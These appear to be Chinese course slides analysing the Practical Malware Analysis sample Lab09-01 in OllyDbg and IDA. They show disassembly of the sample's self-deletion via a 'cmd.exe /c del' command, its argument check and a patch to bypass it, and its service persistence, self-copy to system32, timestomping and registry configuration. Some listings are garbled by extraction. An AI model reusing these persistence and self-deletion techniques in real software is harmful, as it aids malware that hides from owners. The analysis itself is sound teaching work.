



恶意代码分析与防治技术

Lab 9

OllDbg

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0 实验环境和实验工具



使用VMware 搭建的 Windows XP 虚拟环境，关闭病毒防护
运行恶意代码前拍摄快照



静态分析工具：PEView、Strings、IDA Pro 等



动态分析工具：OllyDbg、Process Monitor、Process
Explorer 等

◆导入表:

◆服务操作函数、注册表操作函数、联网功能函数

◆字符串:


◆注册表位置;

◆域名、HTTP/1.0;

◆-cc、-re、-in;

◆动态运行

◆恶意代码删除了自身



1 OllyDbg 动态分析

动态运行恶意代码
不指定参数



探究恶意代码
为什么会删除自身

• main 函数

00402AF0	55	PUSH EBP
00402AF1	8BEC	MOV EBP,ESP
00402AF3	B8 2C180000	MOV EAX,182C
00402AF8	F8 B3030000	CALL Lab09-01.00402F80
00402AFD	837D 08 01	CMP DWORD PTR SS:[EBP+8],1
00402B01	75 1A	JNZ SHORT Lab09-01.00402B10
00402B03	E8 F8E4FFFF	CALL Lab09-01.00401000
00402B08	85C0	TEST EAX,EAX

查看命令行参数是否为1

参数为1(未提供参数) → 0x40100

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试图打开注册表项

调用RegOpenKeyExA函数，试图打开注册表项HKLM\SOFTWARE\Microsoft \XPS

00401000	55	PUSH EBP	pHandle
00401001	8BEC	MOV EBP,ESP	Access = KEY_ALL_ACCESS
00401003	83EC 08	SUB ESP,8	
00401006	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]	Subkey = "SOFTWARE\Microsoft \XPS"
00401009	50	PUSH EAX	hKey = HKEY_LOCAL_MACHINE
0040100A	68 3F000F00	PUSH 0F003F	RegOpenKeyExA
0040100F	6A 00	PUSH 0	
00401011	68 40C04000	PUSH Lab09-01.0040C040	pBufSize = NULL
00401016	68 02000080	PUSH 80000080	Buffer = NULL
00401018	FF15 20B04000	CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKeyExA>]	pValueType = NULL
00401021	85C0	TEST EAX,EAX	Reserved = NULL
00401023	74 04	JE SHORT Lab09-01.00401029	ValueName = "Configuration"
00401025	33C0	XOR EAX,EAX	hKey
00401027	EB 3D	JMP SHORT Lab09-01.00401066	RegQueryValueExA
00401029	6A 00	PUSH 0	
0040102B	6A 00	PUSH 0	
0040102D	6A 00	PUSH 0	
0040102F	6A 00	PUSH 0	
00401031	68 30C04000	PUSH Lab09-01.0040C030	
00401036	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	hObject
00401039	51	PUSH ECX	CloseHandle
0040103A	FF15 24B04000	CALL DWORD PTR DS:[<&ADVAPI32.RegQueryValueExA>]	
00401040	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
00401043	837D FC 00	CMP DWORD PTR SS:[EBP-4],0	
00401047	74 0E	JE SHORT Lab09-01.00401057	
00401049	8B55 F8	MOV EDX,DWORD PTR SS:[EBP-8]	
0040104C	52	PUSH EDX	
0040104D	FF15 64B04000	CALL DWORD PTR DS:[<&KERNEL32.CloseHandle>]	
00401053	33C0	XOR EAX,EAX	
00401055	EB 0F	JMP SHORT Lab09-01.00401066	
00401057	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
0040105A	50	PUSH EAX	
0040105B	FF15 64B04000	CALL DWORD PTR DS:[<&KERNEL32.CloseHandle>]	
00401061	B8 01000000	MOV EAX,1	
00401066	8BE5	MOV ESP,EBP	
00401068	5D	POP EBP	
00401069	C3	RETN	

打开失败 → 函数返回0

跳转到 0x402410

00402419	. 53	PUSH EBX	
0040241A	. 56	PUSH ESI	
0040241B	. 57	PUSH EDI	
0040241C	. 68 04010000	PUSH 104	
00402421	. 8D85 F8DFFFFF	LEA EAX,DWORD PTR SS:[EBP-208]	
00402427	. 50	PUSH EAX	
00402428	. 6A 00	PUSH 0	
0040242A	. FF15 38B04000	CALL DWORD PTR DS:[<&KERNEL32.GetModuleFileNameA>]	
00402430	. 68 04010000	PUSH 104	
00402435	. 8D8D F8DFFFFF	LEA ECX,DWORD PTR SS:[EBP-208]	
0040243B	. 51	PUSH ECX	
0040243C	. 8D95 F8DFFFFF	LEA EDX,DWORD PTR SS:[EBP-208]	
00402442	. 52	PUSH EDX	
00402443	. FF15 3CB04000	CALL DWORD PTR DS:[<&KERNEL32.GetShortPathNameA>]	
00402449	. BF DCC04000	MOV EDI,Lab09-01.0040C0DC	
0040244E	. 8D95 FCFEFFFF	LEA EDX,DWORD PTR SS:[EBP-104]	
00402454	. 83C9 FF	OR ECX,FFFFFFFF	
00402457	. 33C0	XOR EAX,EAX	
00402459	. F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	
0040245B	. F7D1	NOT ECX	
0040245D	. 2BF9	SUB EDI,ECX	
0040245F	. 8BF7	MOV ESI,EDI	
00402461	. 8BC4	MOV ECX,ESI	

BufSize = 104 (260.)
PathBuffer
hModule = NULL
GetModuleFileNameA
MaxShortPathSize = 104 (260.)
ShortPath
LongPath
GetShortPathNameA
ASCII "/c del "

Registers (FPU)	
EAX	00000041
ECX	7C835CFD kernel32.7C835CFD
EDX	00140608
EBX	7FFD9000
ESP	0012E538
EBP	0012E74C
ESI	FCFEFFFF
EDI	0040C0DC ASCII "/c del "
EIP	0040244E Lab09-01.0040244E
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDF000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_NO_IMPERSONATION_TOKEN (0000051D)
EFL	00000246 (NO,NB,E,BE,NS,PE,GE,LE)
-UNORM BDEC 01050104 00640079	

获取文件路径，构造字符串

00402408	. F3:A4		
0040240A	. 6A 00	PUSH 0	
0040240C	. 6A 00	PUSH 0	
0040240E	. 8D85 FCFEFFFF	LEA EAX,DWORD PTR SS:[EBP-104]	
00402414	. 50	PUSH EAX	
00402415	. 68 CCC04000	PUSH Lab09-01.0040C0C0	
0040241A	. 6A 00	PUSH 0	
0040241C	. 6A 00	PUSH 0	
0040241E	. FF15 38B14000	CALL DWORD PTR DS:[<&ShellExecuteA>]	
00402424	. 6A 00	PUSH 0	
00402426	. E8 AE080000	CALL Lab09-01.00402DFA	
0040242B	. 5F	POP EDI	
0040242D	. 5E	POP ESI	
0040242F	. 5B	POP EBX	
00402431	. 8BE5	MOV ESP,EBP	
00402433	. 5D	POP EBP	

IsShown = 0
DefDir = NULL
Parameters = "/c del C:\DOCUME~1\ADMINI~1\桌面\PRAC~1\BINARY~1\CH9FF5~1\Lab09-01.exe >> NUL"
Filename = "cmd.exe"
Operation = NULL
hWnd = NULL
ShellExecuteA

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启动命令行

```
004024D8 . F3:A4 REP MOVSB BYTE PTR ES:
004024DA . 6A 00 PUSH 0
004024DC . 6A 00 PUSH 0
004024DE . 8D85 FCFEFFFF LEA EAX,DWORD PTR SS:
004024E4 . 50 PUSH EAX
004024E5 . 68 CCC04000 PUSH Lab09-01.0040C0C0
004024EA . 6A 00 PUSH 0
004024EC . 6A 00 PUSH 0
004024EE . FF15 38B14000 CALL DWORD PTR DS:[<8
004024F4 . 6A 00 PUSH 0
004024F6 . E8 AE080000 CALL Lab09-01.00402DF
004024FB . 5F POP EDI
004024FC . 5E POP ESI
004024FD . 5B POP EBX
004024FE . 8BE5 MOV ESP,EBP
00402500 . 5D POP EBP
```

```
IsShown = 0
DefDir = NULL
Parameters = "/c del C:\DOCUME~1\ADMINI~1\桌面\PRACTI~1\BINARY~1\CH9FF5~1\Lab09-01.exe >> NUL
Filename = "cmd.exe"
Operation = NULL
hWnd = NULL
ShellExecuteA
```

启动命令行
以删除自身



未提供命令行参数

➤ ShellExecuteA函数

- /c del path-to-executable >> NULL
- cmd.exe

1 指定参数-in

启动命令行
以删除自身



未提供命令行参数

指定参数为-in



跳转至
00402B1D

00402AF0	\$ 55	PUSH EBP	
00402AF1	. 8BEC	MOV EBP,ESP	
00402AF3	. B8 2C180000	MOV EAX,182C	
00402AF8	. E8 B3030000	CALL Lab09-01.00402F80	
00402AFD	. 837D 08 01	CMP DWORD PTR SS:[EBP+8],1	
00402B01	. 75 1A	JNZ SHORT Lab09-01.00402B1D	
00402B03	. E8 F8E4FFFF	CALL Lab09-01.00401000	
00402B08	. 85C0	TEST EAX,EAX	
00402B0D	. 74 07	IF SHORT Lab09-01.00402B13	

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参数检查

00402B1D

00402B1D	> 8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
00402B20	. 8B4D 0C	MOV ECX,DWORD PTR SS:[EBP+C]
00402B23	. 8B5481 FC	MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
00402B27	. 8955 FC	MOV DWORD PTR SS:[EBP-4],EDX
00402B2A	. 8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D	. 50	PUSH EAX
00402B2E	. E8 DDF9FFFF	CALL Lab09-01.00402510
00402B30	. 8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]



main函数
最后一个参数

检查最后一个参数

00402510	. 55	PUSH EBP
00402511	. 8BEC	MOV EBP,ESP
00402513	. 51	PUSH ECX
00402514	. 57	PUSH EDI
00402515	. 8B7D 08	MOV EDI,DWORD PTR SS:[EBP+8]
00402518	. 83C9 FF	OR ECX,FFFFFFFF
0040251B	. 33C0	XOR EAX,EAX
0040251D	. F2AE	REPNE SCAS BYTE PTR ES:[EDI]
0040251F	. F7D1	NOT ECX
00402521	. 83C1 FF	ADD ECX,-1
00402524	. 83F9 04	CMP ECX,4
00402527	. 74 04	JE SHORT Lab09-01.0040252D
00402529	. 33C0	XOR EAX,EAX
0040252B	. EB 73	JMP SHORT Lab09-01.004025A0
0040252D	. 8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
00402530	. 8A08	MOV CL,BYTE PTR DS:[EAX]
00402532	. 884D FC	MOV BYTE PTR SS:[EBP-4],CL
00402535	. 0FB55 FC	MOVSX EDX,BYTE PTR SS:[EBP-4]
00402539	. 83FA 61	CMP EDX,61
0040253C	. 74 04	JE SHORT Lab09-01.00402542
0040253E	. 33C0	XOR EAX,EAX
00402540	. EB 5E	JMP SHORT Lab09-01.004025A0
00402542	. 8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
00402545	. 8A48 01	MOV CL,BYTE PTR DS:[EAX+1]
00402548	. 884D FC	MOV BYTE PTR SS:[EBP-4],CL
0040254B	. 8B55 08	MOV EDX,DWORD PTR SS:[EBP+8]
0040254E	. 8A45 FC	MOV AL,BYTE PTR SS:[EBP-4]

不符合条件
会跳转

004025A0?

1 参数检查

00402593	. 3BC8	CMP ECX,EAX
00402595	. 74 04	JE SHORT Lab09-01.0040259B
00402597	. 33C0	XOR EAX,EAX
00402599	. EB 05	JMP SHORT Lab09-01.004025A0
0040259B	> B8 01000000	MOV EAX,1
004025A0	> 5F	POP EDI
004025A1	. 8BE5	MOV ESP,EBP
004025A3	. 5D	POP EBP
004025A4	. C3	RETN
004025A5	. CC	INT3
004025A6	. CC	INT3
004025A7	. CC	INT3
004025A8	. CC	INT3

符合条件的字符串返回1
不符合条件的字符串返回0


跳过了e a x置1的指令

1 代码修改

符合条件的字符串返回1
不符合条件的字符串返回0



修改代码，直接返回1



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参数检查

符合条件的字符串返回1
不符合条件的字符串返回0

恶意代码在地址0x402510
处成功通过了检查
并跳转到地址0x402B3F



修改代码，直接返回1

00402B2D	. 50	PUSH EAX	
00402B2E	. E8 DDF9FFFF	CALL Lab09-01.00402510	Lab09-01.00402510
00402B33	. 83C4 04	ADD ESP,4	
00402B36	. 85C0	TEST EAX,EAX	
00402B38	. 75 05	JNZ SHORT Lab09-01.00402B3F	
00402B3D	. 50	PUSH EAX	
00402B3E	. E8 DDF9FFFF	CALL Lab09-01.00402410	
00402B3F	. 34 00	MOV ECX,DWORD PTR SS:[EBP+C]	
00402B41	. 8B51 04	MOV EDX,DWORD PTR DS:[ECX+4]	

1 参数检查

它获取了命令行参数数组的第二个元素，即第一个命令行参数，随后调用字符串匹配函数 `_mbicmp` 函数进行字符串比较。

0012E74C 00402B33 Lab09-01.00402B33
0012E750 0040C170 ASCII "-in"
0012E754 00000000
0012E758 00000000
0012E75C 0000032C
0012E760 00950BB6 ASCII "-in"
0012E764 7C935CC9 RETURN to ntdll.7C935CC9 f

test eax, eax
jnz short loc_402BC7

cmp [ebp+argc], 3
jnz short loc_402B9A


动态观察堆栈状态中有两个-in，推测是对参数的比较

1 参数个数检查

若参数个数不为3也不为4,
则进入 0x402BBD 处
执行删除自身操作

• 还是会删除自身

指定参数为 -in + 任意字符串



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参数检查正确后的行为

调用 GetModuleFileName 获取文件路径名称

```
004025B0 55 PUSH EBP
004025B1 8BEC MOV EBP,ESP
004025B3 81EC 00040000 SUB ESP,400
004025B9 68 00040000 PUSH 400
004025BE 8D85 00FCFFFF LEA EAX,DWORD PTR SS:[EBP-400]
004025C4 50 PUSH EAX
004025C5 6A 00 PUSH 0
004025C7 FF15 38B04000 CALL DWORD PTR DS:[<&KERNEL32.GetModuleFile
004025CD 85C0 TEST EAX,EAX
004025CF 75 07 JNZ SHORT Lab09-01.004025D8
004025D1 B8 01000000 MOV EAX,1
004025D6 EB 18 JMP SHORT Lab09-01.004025F3
004025D8 6A 00 PUSH 0
004025DA 8B4D 08 MOV ECX,DWORD PTR SS:[EBP+8]
004025DD 51 PUSH ECX
004025DE 6A 00 PUSH 0
004025E0 6A 00 PUSH 0
004025E2 8D95 00FCFFFF LEA EDX,DWORD PTR SS:[EBP-400]
004025E8 52 PUSH EDX
004025E9 E8 DA100000 CALL Lab09-01.004036C8
004025EE 83C4 14 ADD ESP,14
004025F1 33C0 XOR EAX,EAX
004025F3 8BE5 MOV ESP,EBP
004025F5 5D POP EBP
004025F6 C3 RETN
004025F7 INT3
```

BufSize = 400 (1024.)
PathBuffer
hModule = NULL
GetModuleFileNameA



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试图打开服务

建立服务控制管理器

```
rep movsb
push 0F003Fh ; dwDesiredAccess
push 0 ; lpDatabaseName
push 0 ; lpMachineName
call ds:OpenSCManagerA
mov [ebp+hSCManager], eax
cmp [ebp+hSCManager], 0
jnz short loc_4026EB
```

服务存在

```
push 0 ; lpDisplayName
push 0 ; lpPassword
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpdwTagId
push 0 ; lpLoadOrderGroup
lea edx, [ebp+BinaryPathName]
push edx ; lpBinaryPathName
push 0FFFFFFFh ; dwErrorControl
push 2 ; dwStartType
push 0FFFFFFFh ; dwServiceType
mov eax, [ebp+hService]
push eax ; hService
call ds:ChangeServiceConfigA
```

```
loc_4026EB: ; dwDesiredAccess
push 0F01FFh
mov eax, [ebp+lpServiceName]
push eax ; lpServiceName
mov ecx, [ebp+hSCManager]
push ecx ; hSCManager
call ds:OpenServiceA
mov [ebp+hService], eax
cmp [ebp+hService], 0
jz short loc_40277D
```

打开服务

服务不存在

```
loc_40277D:
mov edi, [ebp+lpServiceName]
lea edx, [ebp+DisplayName]
or ecx, 0FFFFFFFh
xor eax, eax
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov eax, ecx
mov edi, edx
```

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创建自启动服务

服务不存在

```
mov     ecx, ebx
and     ecx, 3
rep movsb
push    0           ; lpPassword
push    0           ; lpServiceStartName
push    0           ; lpDependencies
push    0           ; lpdwTagId
push    0           ; lpLoadOrderGroup
lea     eax, [ebp+Src]
push    eax         ; lpBinaryPathName
push    1           ; dwErrorControl
push    2           ; dwStartType
push    20h ; ' '    ; dwServiceType
push    0F01FFh     ; dwDesiredAccess
lea     ecx, [ebp+DisplayName]
push    ecx         ; lpDisplayName
mov     edx, [ebp+lpServiceName]
push    edx         ; lpServiceName
mov     eax, [ebp+hSCManager]
push    eax         ; hSCManager
call    ds:CreateServiceA
mov     [ebp+hService], eax
cmp     [ebp+hService], 0
jnz     short loc_402831
```

创建服务


```
hManager = 00146F98
ServiceName = "Lab09-01"
DisplayName = "Lab09-01 Manager Service"
DesiredAccess = SERVICE_ALL_ACCESS
ServiceType = SERVICE_WIN32_SHARE_PROCESS
StartType = SERVICE_AUTO_START
ErrorControl = SERVICE_ERROR_NORMAL
BinaryPathName = "%SYSTEMROOT%\system32\Lab09-01
LoadOrderGroup = NULL
pTagId = NULL
pDependencies = NULL
ServiceStartName = NULL
Password = NULL
ntdll.7C930208
```

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复制自身

ExpandEnvironmentString

环境变量替换为它的实际值



0040284B	> 68 00040000	PUSH 400	DestSizeMax = 400 (1024.)			
00402850	. 8080 FCF7FFFF	LEA ECX,DWORD PTR SS:[EBP-804]		DestString		
00402856	. 51	PUSH ECX			SrcString	
00402857	. 8095 00FCFFFF	LEA EDX,DWORD PTR SS:[EBP-400]				ExpandEnvironmentStringsA
0040285D	. 52	PUSH EDX				
0040285E	. FF15 30B04000	CALL DWORD PTR DS:[<&KERNEL32.ExpandEnv				

0012D328	0012E348	SrcString = "%SYSTEMROOT%\system32\Lab09-01.exe"
0012D32C	0012DF44	DestString = " " + " " + " " + " "
0012D330	00000400	DestSizeMax = 400 (1024.)
0012D334	7C930208	ntdll.7C930208

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复制自身

调用CopyFileA复制自身



0040288F	JMP SHORT Lab09-01.004028F5	FailIfExists = FALSE
00402891	PUSH 0	NewFileName
00402893	LEA ECX,DWORD PTR SS:[EBP-804]	ExistingFileName
00402899	PUSH ECX	CopyFileA
0040289A	LEA EDX,DWORD PTR SS:[EBP-1004]	
004028A0	PUSH EDX	
004028A1	CALL DWORD PTR DS:[&KERNEL32.CopyFileA]	
004028A7	TEST EAX,EAX	

0012D318	00000000	
0012D31C	00000000	
0012D320	0012E748	
0012D324	00402886	
0012D328	0012D744	ExistingFileName = "C:\Documents and Settings\Administrator\桌面\Practical Malware Analysis Lab09-01.exe"
0012D32C	0012DF44	NewFileName = "C:\WINDOWS\system32\Lab09-01.exe"
0012D330	00000000	FailIfExists = FALSE
0012D334	7C930208	ntdll.7C930208
0012D338	FFFFFFFF	
0012D33C	75505000	

0x4015B0函数:

改变复制文件的修改、访问和最后变化时间戳，与系统文件保持一致

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创建注册表项

RegCreateKeyExA

创建注册表项HKLM\SOFTWARE\Microsoft \XPS

00401190	. 51	PUSH ECX	pHandle
00401191	. 6A 00	PUSH 0	pSecurity = NULL
00401193	. 68 3F000F00	PUSH 0F003F	Access = KEY_ALL_ACCESS
00401198	. 6A 00	PUSH 0	Options = REG_OPTION_NON_VOLATILE
0040119A	. 6A 00	PUSH 0	Class = NULL
0040119C	. 6A 00	PUSH 0	Reserved = 0
0040119E	. 68 40C04000	PUSH Lab09-01.0040C040	Subkey = "SOFTWARE\Microsoft \XPS"
004011A3	. 68 02000000	PUSH 00000002	hKey = HKEY_LOCAL_MACHINE
004011A8	. FF15 18B04000	CALL DWORD PTR DS:[<&ADVAPI32.RegCreate	RegCreateKeyExA
004011AE	. 85C0	TEST EAX,EAX	

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填充注册表键值

0012C2F0	0000005C	hKey = 5C
0012C2F4	0040C030	ValueName = "Configuration"
0012C2F8	00000000	Reserved = 0
0012C2FC	00000003	ValueType = REG_DWORD
0012C300	0012C314	Buffer = 0012C314
0012C304	00001000	BufferSize = 1000 (4096)
0012C308	0012E36B	
0012C30C	0040C131	Lab09-01.0040C131
0012C310	0000005C	
0012C314	00737075	
0012C318	70747468	



Address	Hex dump	ASCII
0012C314	75 70 73 00 68 74 74 70	ups.http
0012C31C	3A 2F 2F 77 77 77 2E 70	://www.p
0012C324	72 61 63 74 69 63 61 6C	ractical
0012C32C	6D 61 6C 77 61 72 65 61	malwarea
0012C334	6E 61 6C 79 73 69 73 2E	nalysis.
0012C33C	63 6F 6D 00 38 30 00 36	com.80.6
0012C344	30 00 00 00 00 00 00 00	0.....
0012C34C	00 00 00 00 00 00 00 00

RegSetValueA: 填充注册表键值

```
push ecx ; phkResult
push 0 ; lpSecurityAttributes
push 0F003Fh ; samDesired
push 0 ; dwOptions
push 0 ; lpClass
push 0 ; Reserved
push offset SubKey ; "SOFTWARE\\Microsoft \\XPS"
push 8000002h ; hKey
call ds:RegCreateKeyExA
test eax, eax
jz short loc_4011B9
```

```
loc_4011B9: ; cbData
push 1000h
lea edx, [ebp+Data]
push edx ; lpData
push 3 ; dwType
push 0 ; Reserved
push offset ValueName ; "Configuration"
mov eax, [ebp+phkResult]
push eax ; hKey
call ds:RegSetValueExA
test eax, eax
jz short loc_4011F3
```

```
mov eax, 1
jmp short loc_401202
```

```
mov ecx, [ebp+phkResult]
push ecx ; hObject
call ds:CloseHandle
mov eax, 1
```

```
loc_4011F3:
mov edx, [ebp+phkResult]
push edx ; hObject
```

1

其他命令行参数

-re: 卸载服务

- ◆ 打开一个服务管理器;
- ◆ 删除服务;
- ◆ 删除恶意代码备份;
- ◆ 删除注册表值。

00402900	55	PUSH EBP	
00402901	8BEC	MOV EBP,ESP	
00402903	81EC 080C0000	SUB ESP,0C08	
00402909	53	PUSH EBX	
0040290A	56	PUSH ESI	
0040290B	57	PUSH EDI	
0040290C	68 3F000F00	PUSH 0F003F	
00402911	6A 00	PUSH 0	
00402913	6A 00	PUSH 0	
00402915	FF15 00B04000	CALL DWORD PTR DS:[<&ADVAPI32.OpenSCMan	ADVAPI32.OpenSCManagerA
00402918	8985 FCFBFFFF	MOV DWORD PTR SS:[EBP-404],EAX	
00402921	83BD FCFBFFFF	CMP DWORD PTR SS:[EBP-404],0	
00402928	75 0A	JNZ SHORT Lab09-01.00402934	
0040292A	B8 01000000	MOV EAX,1	
0040292F	E9 B3010000	JMP Lab09-01.00402AE7	
00402934	68 FF010F00	PUSH 0F01FF	
00402939	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	
0040293C	50	PUSH EAX	
0040293D	8B8D FCFBFFFF	MOV ECX,DWORD PTR SS:[EBP-404]	
00402943	51	PUSH ECX	
00402944	FF15 04B04000	CALL DWORD PTR DS:[<&ADVAPI32.OpenService	ADVAPI32.OpenServiceA
0040294A	8985 F8F3FFFF	MOV DWORD PTR SS:[EBP-C08],EAX	
00402950	83BD F8F3FFFF	CMP DWORD PTR SS:[EBP-C08],0	
00402957	75 17	JNZ SHORT Lab09-01.00402970	
00402959	8B95 FCFBFFFF	MOV EDX,DWORD PTR SS:[EBP-404]	
0040295F	52	PUSH EDX	
00402960	FF15 0CB04000	CALL DWORD PTR DS:[<&ADVAPI32.CloseServ	ADVAPI32.CloseServiceHandle
00402966	B8 01000000	MOV EAX,1	
0040296B	E9 77010000	JMP Lab09-01.00402AE7	
00402970	8B85 F8F3FFFF	MOV EAX,DWORD PTR SS:[EBP-C08]	
00402976	50	PUSH EAX	
00402977	FF15 28B04000	CALL DWORD PTR DS:[<&ADVAPI32.DeleteSer	ADVAPI32.DeleteService
0040297D	85C0	TEST EAX,EAX	
0040297F	75 24	JNZ SHORT Lab09-01.004029A5	
00402981	8B8D FCFBFFFF	MOV ECX,DWORD PTR SS:[EBP-404]	
00402987	51	PUSH ECX	
00401210	55	PUSH EBP	
00401211	8BEC	MOV EBP,ESP	
00401213	83EC 08	SUB ESP,8	
00401216	6A 00	PUSH 0	
00401218	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
0040121B	50	PUSH EAX	
0040121C	6A 00	PUSH 0	
0040121E	68 3F000F00	PUSH 0F003F	
00401223	6A 00	PUSH 0	
00401225	6A 00	PUSH 0	
00401227	6A 00	PUSH 0	
00401229	68 40C04000	PUSH Lab09-01.0040C040	
0040122E	68 02000000	PUSH 00000002	
00401233	FF15 18B04000	CALL DWORD PTR DS:[<&ADVAPI32.RegCreate	RegCreateKeyExA
00401239	85C0	TEST EAX,EAX	
0040123B	74 07	JE SHORT Lab09-01.00401244	
0040123D	B8 01000000	MOV EAX,1	
00401242	EB 35	JMP SHORT Lab09-01.00401279	
00401244	68 30C04000	PUSH Lab09-01.0040C030	
00401249	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	
0040124C	51	PUSH ECX	
